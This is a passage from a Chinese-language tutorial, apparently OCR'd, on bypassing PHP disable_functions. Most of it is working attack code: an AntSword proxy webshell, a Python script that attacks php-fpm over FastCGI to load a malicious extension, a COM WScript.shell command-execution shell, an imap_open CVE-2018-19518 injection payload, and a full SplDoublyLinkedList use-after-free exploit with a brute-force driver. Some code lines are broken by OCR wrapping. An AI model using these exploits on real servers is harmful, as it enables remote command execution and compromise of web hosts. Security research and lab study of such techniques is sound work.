PHP message: PHP Notice:  Use of undefined constant id - assumed 'id' in php://i
nput on line 1
PHP message: PHP Warning:  system() has been disabled for security reasons in ph
p://input on line 1
Content-type: text/html; charset=UTF-8
```

因此此种方法还无法达成 bypass disable 的作用，那么不要忘了我们的两个 php_value 能够修改的可不仅仅只是 auto_prepend_file，并且的我们还可以修改 basedir 来绕过；在先前的绕过姿势中我们是利用到了 so 文件执行扩展库来 bypass，那么这里同样可以修改 extension 为我们编写的 so 库来执行系统命令，具体利用有师傅已经写了利用脚本，事实上蚁剑中的插件已经能实现了该 bypass 的功能了，那么下面我直接对蚁剑中插件如何实现 bypass 做一个简要分析。

在执行蚁剑的插件时会发现其在当前目录生成了一个. antproxy.php 文件，那么我们后续的 bypass 都是通过该文件来执行，那么先看一下这个 shell 的代码：

```php
<?php
function get_client_header(){
    $headers=array();
    foreach($_SERVER as $k=>$v){
        if(strpos($k,'HTTP_')===0){
            $k=strtolower(preg_replace('/^HTTP/', '', $k));
            $k=preg_replace_callback('/_\w/','header_callback',$k);
            $k=preg_replace('/^_/','',$k);
            $k=str_replace('_','-',$k);
            if($k=='Host') continue;
            $headers[]="$k:$v";
        }
    }
    return $headers;
}
function header_callback($str){
    return strtoupper($str[0]);
}
function parseHeader($sResponse){
    list($headerstr,$sResponse)=explode("

",$sResponse, 2);
    $ret=array($headerstr,$sResponse);
    if(preg_match('/^HTTP/1.1 d{3}/', $sResponse)){
```

```
        $ret=parseHeader($sResponse);
    }
    return $ret;
}

set_time_limit(120);
$headers=get_client_header();
$host = "127.0.0.1";
$port = 60882;
$errno = '';
$errstr = '';
$timeout = 30;
$url = "/index.php";

if (!empty($_SERVER['QUERY_STRING'])){
    $url .= "?".$_SERVER['QUERY_STRING'];
};

$fp = fsockopen($host, $port, $errno, $errstr, $timeout);
if(!$fp){
    return false;
}

$method = "GET";
```

```
$post_data = "";
if($_SERVER['REQUEST_METHOD']=='POST') {
    $method = "POST";
    $post_data = file_get_contents('php://input');
}

$out = $method." ".$url." HTTP/1.1\r\n";
$out .= "Host: ".$host.":".$port."\r\n";
if (!empty($_SERVER['CONTENT_TYPE'])) {
    $out .= "Content-Type: ".$_SERVER['CONTENT_TYPE']."\r\n";
}
$out .= "Content-length:".strlen($post_data)."\r\n";

$out .= implode("\r\n",$headers);
$out .= "\r\n\r\n";
$out .= "".$post_data;

fputs($fp, $out);

$response = '';
while($row=fread($fp, 4096)){
    $response .= $row;
}
fclose($fp);
$pos = strpos($response, "\r\n\r\n");
```

```
$response = substr($response, $pos+4);
echo $response;
```

定位到关键代码：

```php
$headers=get_client_header();
$host = "127.0.0.1";
$port = 60882;
$errno = '';
$errstr = '';
$timeout = 30;
$url = "/index.php";

if (!empty($_SERVER['QUERY_STRING'])){
    $url .= "?".$_SERVER['QUERY_STRING'];
};

$fp = fsockopen($host, $port, $errno, $errstr, $timeout);
```

可以看到它这里向 60882 端口进行通信，事实上这里蚁剑使用 `/bin/sh -c php -n -S 127.0.0.1:60882 -t /var/www/html` 开启了一个新的 php 服务，并且不使用 php.ini，因此也就不存在 disable 了，那么我们在观察其执行过程会发现其还在 tmp 目录下上传了一个 so 文件，那么至此我们有理由推断出其通过攻击 php-fpm 修改其 extension 为在 tmp 目录下上传的扩展库，事实上从该插件的源码中也可以得知确实如此：

```php
// 触发 payload, 会超时
var payload = `${FastCgiClient()};
  $content="";
  $client = new Client('${fpm_host}',${fpm_port});
  $client->request(array(
    'GATEWAY_INTERFACE' => 'FastCGI/1.0',
    'REQUEST_METHOD' => 'POST',
    'SERVER_SOFTWARE' => 'php/fcgiclient',
    'REMOTE_ADDR' => '127.0.0.1',
    'REMOTE_PORT' => '9984',
    'SERVER_ADDR' => '127.0.0.1',
    'SERVER_PORT' => '80',
    'SERVER_NAME' => 'mag-tured',
    'SERVER_PROTOCOL' => 'HTTP/1.1',
    'CONTENT_TYPE' => 'application/x-www-form-urlencoded',
    'PHP_VALUE' => 'extension=${p}',
    'PHP_ADMIN_VALUE' => 'extension=${p}',
    'CONTENT_LENGTH' => strlen($content)
    ),
```

那么启动了该 php server 后我们的流量就通过 antproxy.php 转发到无 disabel 的 php server 上，此时就成功达成 bypass。

加载 so 扩展

前面虽然解释了其原理，但毕竟理论与实践有所区别，因此我们可以自己打一下 extension 进行测试。

so 文件可以从项目中获取，根据其提示编译即可获取 ant.so 的库，修改 php-fpm 的 php.ini，加入：

```
extension=/var/www/html/ant.so
```

然后重启 php-fpm，如果使用如下:

```
<?php
antsystem("ls");
```

成功执行命令时即说明扩展成功加载，那么我们再把 ini 恢复为先前的样子，我们尝试直接攻击 php-fpm 来修改其配置项。

以脚本来攻击:

```
import requests

sess = requests.session()

def execute_php_code(s):
    res = sess.post('http://192.168.242.5/index.php', data={"a": s})
    return res.text


code = '''
class AA
{
    const VERSION_1            = 1;

    const BEGIN_REQUEST        = 1;
    const ABORT_REQUEST        = 2;
    const END_REQUEST          = 3;
    const PARAMS               = 4;
    const STDIN                = 5;
    const STDOUT               = 6;
    const STDERR               = 7;
    const DATA                 = 8;
    const GET_VALUES           = 9;
    const GET_VALUES_RESULT    = 10;
    const UNKNOWN_TYPE         = 11;
    const MAXTYPE              = self::UNKNOWN_TYPE;
```

```
    const RESPONDER            = 1;
    const AUTHORIZER           = 2;
    const FILTER               = 3;

    const REQUEST_COMPLETE     = 0;
    const CANT_MPX_CONN        = 1;
    const OVERLOADED           = 2;
    const UNKNOWN_ROLE         = 3;

    const MAX_CONNS            = 'MAX_CONNS';
    const MAX_REQS             = 'MAX_REQS';
    const MPXS_CONNS           = 'MPXS_CONNS';

    const HEADER_LEN           = 8;

    /**
     * Socket
     * @var Resource
     */
    private $_sock = null;

    /**
     * Host
     * @var String
     */
    private $_host = null;
```

```
    /**
     * Port
     * @var Integer
     */
    private $_port = null;

    /**
     * Keep Alive
     * @var Boolean
     */
    private $_keepAlive = false;

    /**
     * Constructor
     *
     * @param String $host Host of the FastCGI application
     * @param Integer $port Port of the FastCGI application
     */
    public function __construct($host, $port = 9000) // and default value for port, just for
unixdomain socket
    {
        $this->_host = $host;
        $this->_port = $port;
    }
```

```
    /**
     * Define whether or not the FastCGI application should keep the connection
     * alive at the end of a request
     *
     * @param Boolean $b true if the connection should stay alive, false otherwise
     */
    public function setKeepAlive($b)
    {
        $this->_keepAlive = (boolean)$b;
        if (!$this->_keepAlive && $this->_sock) {
            fclose($this->_sock);
        }
    }

    /**
     * Get the keep alive status
     *
     * @return Boolean true if the connection should stay alive, false otherwise
     */
    public function getKeepAlive()
    {
        return $this->_keepAlive;
    }

    /**
     * Create a connection to the FastCGI application
```

```
     */
    private function connect()
    {
        if (!$this->_sock) {
            $this->_sock = fsockopen($this->_host);
            var_dump($this->_sock);
            if (!$this->_sock) {
                throw new Exception('Unable to connect to FastCGI application');
            }
        }
    }

    /**
     * Build a FastCGI packet
     *
     * @param Integer $type Type of the packet
     * @param String $content Content of the packet
     * @param Integer $requestId RequestId
     */
    private function buildPacket($type, $content, $requestId = 1)
    {
```

```
        $clen = strlen($content);
        return chr(self::VERSION_1)         /* version */
            . chr($type)                    /* type */
            . chr(($requestId >> 8) & 0xFF) /* requestIdB1 */
            . chr($requestId & 0xFF)        /* requestIdB0 */
            . chr(($clen >> 8 ) & 0xFF)     /* contentLengthB1 */
            . chr($clen & 0xFF)             /* contentLengthB0 */
            . chr(0)                        /* paddingLength */
            . chr(0)                        /* reserved */
            . $content;                     /* content */
    }

    /**
     * Build an FastCGI Name value pair
```

```
     *
     * @param String $name Name
     * @param String $value Value
     * @return String FastCGI Name value pair
     */
    private function buildNvpair($name, $value)
    {
        $nlen = strlen($name);
        $vlen = strlen($value);
        if ($nlen < 128) {
```

```
            /* nameLengthB0 */
            $nvpair = chr($nlen);
        } else {
            /* nameLengthB3 & nameLengthB2 & nameLengthB1 & nameLengthB0 */
            $nvpair = chr(($nlen >> 24) | 0x80) . chr(($nlen >> 16) & 0xFF) . chr(($nlen >> 8) &
0xFF) . chr($nlen & 0xFF);
        }
        if ($vlen < 128) {
            /* valueLengthB0 */
            $nvpair .= chr($vlen);
        } else {
            /* valueLengthB3 & valueLengthB2 & valueLengthB1 & valueLengthB0 */
            $nvpair .= chr(($vlen >> 24) | 0x80) . chr(($vlen >> 16) & 0xFF) . chr(($vlen >> 8)
& 0xFF) . chr($vlen & 0xFF);
        }
        /* nameData & valueData */
        return $nvpair . $name . $value;
    }

    /**
     * Read a set of FastCGI Name value pairs
     *
     * @param String $data Data containing the set of FastCGI NVPair
     * @return array of NVPair
     */
    private function readNvpair($data, $length = null)
```

```
    {
        $array = array();

        if ($length === null) {
            $length = strlen($data);
        }

        $p = 0;

        while ($p != $length) {

            $nlen = ord($data{$p++});
            if ($nlen >= 128) {
                $nlen = ($nlen & 0x7F << 24);
                $nlen |= (ord($data{$p++}) << 16);
                $nlen |= (ord($data{$p++}) << 8);
                $nlen |= (ord($data{$p++}));
            }
            $vlen = ord($data{$p++});
            if ($vlen >= 128) {
                $vlen = ($nlen & 0x7F << 24);
                $vlen |= (ord($data{$p++}) << 16);
                $vlen |= (ord($data{$p++}) << 8);
                $vlen |= (ord($data{$p++}));
            }
            $array[substr($data, $p, $nlen)] = substr($data, $p+$nlen, $vlen);
            $p += ($nlen + $vlen);
```

```
        }

        return $array;
    }

    /**
     * Decode a FastCGI Packet
     *
     * @param String $data String containing all the packet
     * @return array
     */
    private function decodePacketHeader($data)
    {
        $ret = array();
        $ret['version']       = ord($data{0});
        $ret['type']          = ord($data{1});
        $ret['requestId']     = (ord($data{2}) << 8) + ord($data{3});
        $ret['contentLength'] = (ord($data{4}) << 8) + ord($data{5});
        $ret['paddingLength'] = ord($data{6});
        $ret['reserved']      = ord($data{7});
        return $ret;
    }
```

```
    /**
     * Read a FastCGI Packet
     *
     * @return array
     */
    private function readPacket()
    {
        if ($packet = fread($this->_sock, self::HEADER_LEN)) {
            $resp = $this->decodePacketHeader($packet);
            $resp['content'] = '';
            if ($resp['contentLength']) {
                $len  = $resp['contentLength'];
                while ($len && $buf=fread($this->_sock, $len)) {
                    $len -= strlen($buf);
                    $resp['content'] .= $buf;
                }
            }
            if ($resp['paddingLength']) {
                $buf=fread($this->_sock, $resp['paddingLength']);
            }
            return $resp;
        } else {
            return false;
        }
    }
```

```
    /**
     * Get Informations on the FastCGI application
     *
     * @param array $requestedInfo information to retrieve
     * @return array
     */
    public function getValues(array $requestedInfo)
    {
        $this->connect();

        $request = '';
        foreach ($requestedInfo as $info) {
            $request .= $this->buildNvpair($info, '');
        }
        fwrite($this->_sock, $this->buildPacket(self::GET_VALUES, $request, 0));

        $resp = $this->readPacket();
        if ($resp['type'] == self::GET_VALUES_RESULT) {
            return $this->readNvpair($resp['content'], $resp['length']);
        } else {
            throw new Exception('Unexpected response type, expecting GET_VALUES_RESULT');
        }
    }
```

```
    public function request(array $params, $stdin)
    {
        $response = '';
        $this->connect();

        $request = $this->buildPacket(self::BEGIN_REQUEST, chr(0) . chr(self::RESPONDER) .
chr((int) $this->_keepAlive) . str_repeat(chr(0), 5));

        $paramsRequest = '';
        foreach ($params as $key => $value) {
            $paramsRequest .= $this->buildNvpair($key, $value);
        }
        if ($paramsRequest) {
            $request .= $this->buildPacket(self::PARAMS, $paramsRequest);
        }
        $request .= $this->buildPacket(self::PARAMS, '');

        if ($stdin) {
            $request .= $this->buildPacket(self::STDIN, $stdin);
        }
        $request .= $this->buildPacket(self::STDIN, '');

        fwrite($this->_sock, $request);
```

```
        do {
            $resp = $this->readPacket();
            if ($resp['type'] == self::STDOUT || $resp['type'] == self::STDERR) {
                $response .= $resp['content'];
            }
        } while ($resp && $resp['type'] != self::END_REQUEST);

        if (!is_array($resp)) {
            throw new Exception('Bad request');
        }

        switch (ord($resp['content'][4])) {
            case self::CANT_MPX_CONN:
                throw new Exception('This app cant multiplex [CANT_MPX_CONN]');
                break;
            case self::OVERLOADED:
                throw new Exception('New request rejected; too busy [OVERLOADED]');
                break;
            case self::UNKNOWN_ROLE:
                throw new Exception('Role value not known [UNKNOWN_ROLE]');
                break;
            case self::REQUEST_COMPLETE:
                return $response;
        }
    }
}
```

```
//$client = new AA("unix:///var/run/php-fpm.sock");
$client = new AA("127.0.0.1:9000");
$req = '/var/www/html/index.php';
$uri = $req .'?'.'command=ls';
var_dump($client);


$code = "<?php antsystem('ls');\\n?>";
$php_value = "extension = /var/www/html/ant.so";
$php_admin_value = "extension = /var/www/html/ant.so";

$params = array(
        'GATEWAY_INTERFACE' => 'FastCGI/1.0',
        'REQUEST_METHOD'    => 'POST',
        'SCRIPT_FILENAME'   => '/var/www/html/index.php',
        'SCRIPT_NAME'       => '/var/www/html/index.php',
        'QUERY_STRING'      => 'command=ls',
        'REQUEST_URI'       => $uri,
        'DOCUMENT_URI'      => $req,
        #'DOCUMENT_ROOT'     => '/',
        'PHP_VALUE'         => $php_value,
        'PHP_ADMIN_VALUE' => $php_admin_value,
        'SERVER_SOFTWARE'   => 'asd',
        'REMOTE_ADDR'       => '127.0.0.1',
        'REMOTE_PORT'       => '9985',
```

```
        'SERVER_ADDR'       => '127.0.0.1',
        'SERVER_PORT'       => '80',
        'SERVER_NAME'       => 'localhost',
        'SERVER_PROTOCOL'   => 'HTTP/1.1',
        'CONTENT_LENGTH'    => strlen($code)
);

echo "Call: $uri\\n\\n";
var_dump($client->request($params, $code));
'''

ret = execute_php_code(code)
print(ret)
code = """
antsystem('ls');
"""
ret = execute_php_code(code)
print(ret)
```

通过修改其内的 code 即可，效果如下：

```
324
325   //$client = new AA("unix:///var/run/php-fpm.sock");
326   $client = new AA("127.0.0.1:9000");
327   $req = '/var/www/html/index.php';
328   $uri = $req .'?'.'command=ls';
329   var_dump($client);
330
331
332   $code = "<?php antsystem('ls');\\n?>";
333   $php_value = "extension = /var/www/html/ant.so";
334   $php_admin_value = "extension = /var/www/html/ant.so";
335
336   $params = array(

问题  输出  调试控制台  终端                    2: Python Debug Console

  ["_host":"AA":private]=>
  string(14) "127.0.0.1:9000"
  ["_port":"AA":private]=>
  int(9000)
  ["_keepAlive":"AA":private]=>
  bool(false)
}
Call: /var/www/html/index.php?command=ls

resource(4) of type (stream)
string(269) "PHP message: PHP Warning:  Module 'ant' already loaded in Unknown on line 0
PHP message: PHP Warning:  Module 'ant' already loaded in Unknown on line 0
Content-type: text/html; charset=UTF-8

a.py
ant.so
ant_php_extension-master
hack.c
index.php
phpinfo.php
test.txt
"
```

漏洞利用成功。

com 组件

原理 & 利用


需要目标机器满足下列三个条件：

com.allow_dcom = true

extension=php_com_dotnet.dll

php>5.4

此时 com 组件开启，我们能够在 phpinfo 中看到：



com_dotnet

COM support	enabled
DCOM support	disabled
.Net support	enabled

Directive	Local Value	Master Value
com.allow_dcom	0	0
com.autoregister_casesensitive	1	1
com.autoregister_typelib	0	0
com.autoregister_verbose	0	0
com.code_page	*no value*	*no value*
com.typelib_file	*no value*	*no value*

Core

要知道原理还是直接从 exp 看起：

```php
<?php
$command = $_GET['cmd'];
$wsh = new COM('WScript.shell');
$exec = $wsh->exec("cmd /c".$command);
$stdout = $exec->StdOut();
$stroutput = $stdout->ReadAll();
echo $stroutput;
?>
```

首先，以 `new COM('WScript.shell')` 来生成一个 com 对象，里面的参数也可以为 `Shell.Application` （笔者的 win10 下测试失败）。

然后这个 com 对象中存在着 exec 可以用来执行命令，而后续的方法则是将命令输出，该方式的利用还是较为简单的，就不多讲了。

imap_open

该 bypass 方式为 CVE-2018-19518

原理

imap 扩展用于在 PHP 中执行邮件收发操作，而 imap_open 是


imap 扩展用于在 PHP 中执行邮件收发操作，而 imap_open 是一个 imap 扩展的函数，在使用时通常以如下形式：

```
$imap = imap_open('{'.$_POST['server'].':993/imap/ssl}INBOX',
$_POST['login'], $_POST['password']);
```

那么该函数在调用时会调用 rsh 来连接远程 shell，而在 debian/ubuntu 中默认使用 ssh 来代替 rsh 的功能，也即是说在这俩系统中调用的实际上是 ssh，而 ssh 中可以通过 `-oProxyCommand=` 来调用命令，该选项可以使得我们在连接服务器之前先执行命令，并且需要注意到的是此时并不是 php 解释器在执行该系统命令，其以一个独立的进程去执行了该命令，因此我们也就成功的 bypass disable function 了。

那么我们可以先在 ubuntu 上试验一下：

```
ssh -oProxyCommand="ls>test" 192.168.2.1
```



利用

环境的话 vulhub 上有，其中给出了 poc：

```
POST / HTTP/1.1
Host: your-ip
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.
1; Win64; x64; Trident/5.0)
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 125
hostname=x+-oProxyCommand%3decho%09ZWNobyAnMTIzNDU2Nzg5MCc%2b
L3RtcC90ZXN0MDAwMQo%3d|base64%09-d|sh}&username=111&password=
222
```

我们可以发现其中使用了 %09 来绕过空格，以 base64 的形式来执行我们的命令，那么我这里再验证一下：

```
hostname=x+-oProxyCommand%3decho%09bHM%2BdGVzdAo%3D|base64%09
-d|sh}&username=111&password=222
//ls>test
```

会发现成功写入了一个 test，漏洞利用成功，那么接下来就是各种肆意妄为了。

三种 UAF

EXP 在：https://github.com/mm0r1/exploits

三种 uaf 分别是：

Json Serializer UAF

GC UAF

Backtrace UAF

关于 uaf 的利用因为涉及到二进制相关的知识，而笔者是个 web 狗，因此暂时只会用 exp 打打，因此这里就不多说，就暂时先稍微提一下三种 uaf 的利用版本及其概述 // 其实我就是照搬了 exp 里面的说明，读者可以看 exp 作者的说明就行了。

Json Serializer UAF

漏洞出现的版本在于：

7.1 – all versions to date

7.2 <7.2.19 (released: 30 May 2019)

7.3 <7.3.6 (released: 30 May 2019)

漏洞利用 json 在序列化中的堆溢出触发 bypass，漏洞为 bug #77843

GC UAF

漏洞出现的版本在于：

7.0 – all versions to date

7.1 – all versions to date

7.2 – all versions to date

7.3 – all versions to date

漏洞利用的是 php garbage collector（垃圾收集器）程序中的堆溢出达成 bypass，漏洞为：bug #72530

Backtrace UAF

漏洞出现的版本在于：

7.0 – all versions to date

7.1 – all versions to date

7.2 – all versions to date

7.3 <7.3.15 (released 20 Feb 2020)

7.4 <7.4.3 (released 20 Feb 2020)

漏洞利用的是 debug_backtrace 这个函数，可以利用该函数的漏洞返回已经销毁的变量的引用达成堆溢出，漏洞为 bug #76047

利用

利用的话 exp 或者蚁剑上都有利用插件了，这里不多讲，可以上 ctfhub 测试。

SplDoublyLinkedList UAF

概述

这个 UAF 是在先知上看到的，引用原文来概述：

> 可以看到，删除元素的操作被放在了置空 traverse_pointer 指针前。
> 所以在删除一个对象时，我们可以在其构析函数中通过 current 访问到这个对象，也可以通过 next 访问到下一个元素。如果此时下一个元素已经被删除，就会导致 UAF。
> PHP 部分（仅在 7.4.10、7.3.22、7.2.34 版本测试）

exp

exp 同样出自原文。

php 部分：

```
<?php
error_reporting(0);
$a = str_repeat("T", 120 * 1024 * 1024);
function i2s(&$a, $p, $i, $x = 8) {
    for($j = 0;$j < $x;$j++) {
        $a[$p + $j] = chr($i & 0xff);
        $i >>= 8;
    }
}
function s2i($s) {
    $result = 0;
    for ($x = 0;$x < strlen($s);$x++) {
        $result <<= 8;
        $result |= ord($s[$x]);
    }
    return $result;
}
function leak(&$a, $address) {
    global $s;
    i2s($a, 0x00, $address - 0x10);
    return strlen($s -> current());
}
function getPHPChunk($maps) {
    $pattern = '/([0-9a-f]+\-[0-9a-f]+) rw\-p 00000000 00:00
0 /';
    preg_match_all($pattern, $maps, $match);
    foreach ($match[1] as $value) {
        list($start, $end) = explode("-", $value);
        if (($length = s2i(hex2bin($end)) - s2i(hex2bin($star
t))) >= 0x200000 && $length <= 0x300000) {
            $address = array(s2i(hex2bin($start)), s2i(hex2bi
n($end)), $length);
            echo "[+]PHP Chunk: " . $start . " - " . $end .
", length: 0x" . dechex($length) . "\n";
            return $address;
        }
    }
}
function bomb1(&$a) {
    if (leak($a, s2i($_GET["test1"])) === 0x5454545454545454)
{
        return (s2i($_GET["test1"]) & 0x7ffff0000000);
    }else {
        die("[!]Where is here");
    }
}
function bomb2(&$a) {
    $start = s2i($_GET["test2"]);
    return getElement($a, array($start, $start + 0x200000, 0x
200000));
```

```
    die("[!]Not Found");
}
function getElement(&$a, $address) {
    for ($x = 0;$x < ($address[2] / 0x1000 - 2);$x++) {
        $addr = 0x108 + $address[0] + 0x1000 * $x + 0x1000;
        for ($y = 0;$y < 5;$y++) {
            if (leak($a, $addr + $y * 0x08) === 0x12345678123
45678 && ((leak($a, $addr + $y * 0x08 - 0x08) & 0xffffffff) =

== 0x01)){
                echo "[+]SplDoublyLinkedList Element: " . dec
hex($addr + $y * 0x08 - 0x18) . "\n";
                return $addr + $y * 0x08 - 0x18;
            }
        }
    }
}
function getClosureChunk(&$a, $address) {
    do {
        $address = leak($a, $address);
    }while(leak($a, $address) !== 0x00);
    echo "[+]Closure Chunk: " . dechex($address) . "\n";
    return $address;
}
function getSystem(&$a, $address) {
    $start = $address & 0xfffffffffff0000;
    $lowestAddr = ($address & 0x0000ffffff00000) - 0x0000000
001000000;
    for($i = 0; $i < 0x1000 * 0x80; $i++) {
        $addr = $start - $i * 0x20;
        if ($addr < $lowestAddr) {
            break;
        }
        $nameAddr = leak($a, $addr);
        if ($nameAddr > $address || $nameAddr < $lowestAddr)
{
            continue;
        }
        $name = dechex(leak($a, $nameAddr));
        $name = str_pad($name, 16, "0", STR_PAD_LEFT);
        $name = strrev(hex2bin($name));
        $name = explode("\x00", $name)[0];
        if($name === "system") {
            return leak($a, $addr + 0x08);
        }
    }
}
class Trigger {
    function __destruct() {
        global $s;
        unset($s[0]);
        $a = str_shuffle(str_repeat("T", 0xf));
        i2s($a, 0x00, 0x1234567812345678);
        i2s($a, 0x08, 0x04, 7);
        $s -> current();
        $s -> next();
        if ($s -> current() !== 0x1234567812345678) {
             die("[!]UAF Failed");
        }
        $maps = file_get_contents("/proc/self/maps");
        if (!$maps) {
            cantRead($a);
```

```
        }else {
            canRead($maps, $a);
        }
        echo "[+]Done";
    }
}
function bypass($elementAddress, &$a) {
    global $s;
    if (!$closureChunkAddress = getClosureChunk($a, $elementA
ddress)) {
        die("[!]Get Closure Chunk Address Failed");
    }
    $closure_object = leak($a, $closureChunkAddress + 0x18);
    echo "[+]Closure Object: " . dechex($closure_object) .
"\n";
    $closure_handlers = leak($a, $closure_object + 0x18);
    echo "[+]Closure Handler: " . dechex($closure_handlers) .
"\n";
    if(!($system_address = getSystem($a, $closure_handlers)))
{
        die("[!]Couldn't determine system address");
    }
    echo "[+]Find system's handler: " . dechex($system_addres
s) . "\n";
    i2s($a, 0x08, 0x506, 7);
    for ($i = 0;$i < (0x130 / 0x08);$i++) {
        $data = leak($a, $closure_object + 0x08 * $i);
        i2s($a, 0x00, $closure_object + 0x30);
        i2s($s -> current(), 0x08 * $i + 0x100, $data);
    }
    i2s($a, 0x00, $closure_object + 0x30);
    i2s($s -> current(), 0x20, $system_address);
    i2s($a, 0x00, $closure_object);
    i2s($a, 0x08, 0x108, 7);
    echo "[+]Executing command: \n";
    ($s -> current())("php -v");
}
function canRead($maps, &$a) {
    global $s;
    if (!$chunkAddress = getPHPChunk($maps)) {
        die("[!]Get PHP Chunk Address Failed");
    }
    i2s($a, 0x08, 0x06, 7);
    if (!$elementAddress = getElement($a, $chunkAddress)) {
        die("[!]Get SplDoublyLinkedList Element Address Faile
d");
    }
    bypass($elementAddress, $a);
}
function cantRead(&$a) {
    global $s;
    i2s($a, 0x08, 0x06, 7);
    if (!isset($_GET["test1"]) && !isset($_GET["test2"])) {
        die("[!]Please try to get address of PHP Chunk");
    }
    if (isset($_GET["test1"])) {
        die(dechex(bomb1($a)));
    }
    if (isset($_GET["test2"])) {
        $elementAddress = bomb2($a);
    }
    if (!$elementAddress) {
```

```
        die(" [!]Get SplDoublyLinkedList Element Address Faile
d");
    }
    bypass($elementAddress, $a);
}
$s = new SplDoublyLinkedList();
$s -> push(new Trigger());
$s -> push("Twings");
$s -> push(function($x){});
for ($x = 0;$x < 0x100;$x++) {
    $s -> push(0x1234567812345678);
}
$s -> rewind();
unset($s[0]);
```

python 部分：

```
# -*- coding:utf8 -*-
import requests
import base64
import time
import urllib
from libnum import n2s


def bomb1(_url):
    content = None
    count = 1
    addr = 0x7f0000000000  # change here and bomb1() in php if failed
    while True:
        try:
            addr = addr + 0x10000000 / 2
            if count % 100 == 0:
                print "[+]Bomb " + str(count) + " times, address of first chunk maybe: " +
str(hex(addr))
            content = requests.post(_url + "?test1=" + urllib.quote(n2s(addr)), data={
                "c": "eval(base64_decode('" + payload + "'));",
            }).content
            if "[!]" in content or "502 Bad Gateway" in content:
                count += 1
                continue
            break
        except:
```

```
            count += 1
            continue
    return content


def bomb2(_url, _addr1):
    content = None
    count = 1
    crashcount = 0
    while True:
        try:
            _addr1 = _addr1 + 0x200000
            if count % 10 == 0:
                print "[+]Bomb " + str(count) + " times, address of php chunk maybe: " +
str(hex(_addr1))
            content = requests.post(_url + "?test2=" + urllib.quote(n2s(_addr1)), data={
                "c": "eval(base64_decode('" + payload + "'));",
            }).content
            if "[!]" in content or "502 Bad Gateway" in content:
                count += 1
                continue
            break
        except:
            count += 1
            crashcount += 1
            continue
    print "[+]PHP crash " + str(crashcount) + " times"
```

```
    return content


payload = open("xxx.php").read()
payload = base64.b64encode("?>" + payload)
url = "http://x.x.x.x:x/eval.php"
print "[+]Execute Payload, Output is:"
content = requests.post(url, data={
    "c": "eval(base64_decode('" + payload + "'));",
}).content
if "[!]Please try to get address of PHP Chunk" in content:
    addr1 = bomb1(url)
    if addr1 is None:
        exit(1)
    print "--------------------------------------------------------------------------------"
    addr2 = bomb2(url, int(addr1, 16))
    if addr2 is None:
        exit(1)
    print "--------------------------------------------------------------------------------"
    print addr2
else:
    print content
print "[+]Execute Payload Over."
```

ffi 扩展

ffi 扩展笔者初见于 TCTF/0CTF 2020 中的 easyphp，当时是因为非预期解拿到 flag 发现了 ffi 三个字母才了解到 php7.4 中多了 ffi 这种东西。


原理

PHP FFI（Foreign Function interface），提供了高级语言直接的互相调用，而对于 PHP 而言，FFI 让我们可以方便的调用 C 语言写的各种库。

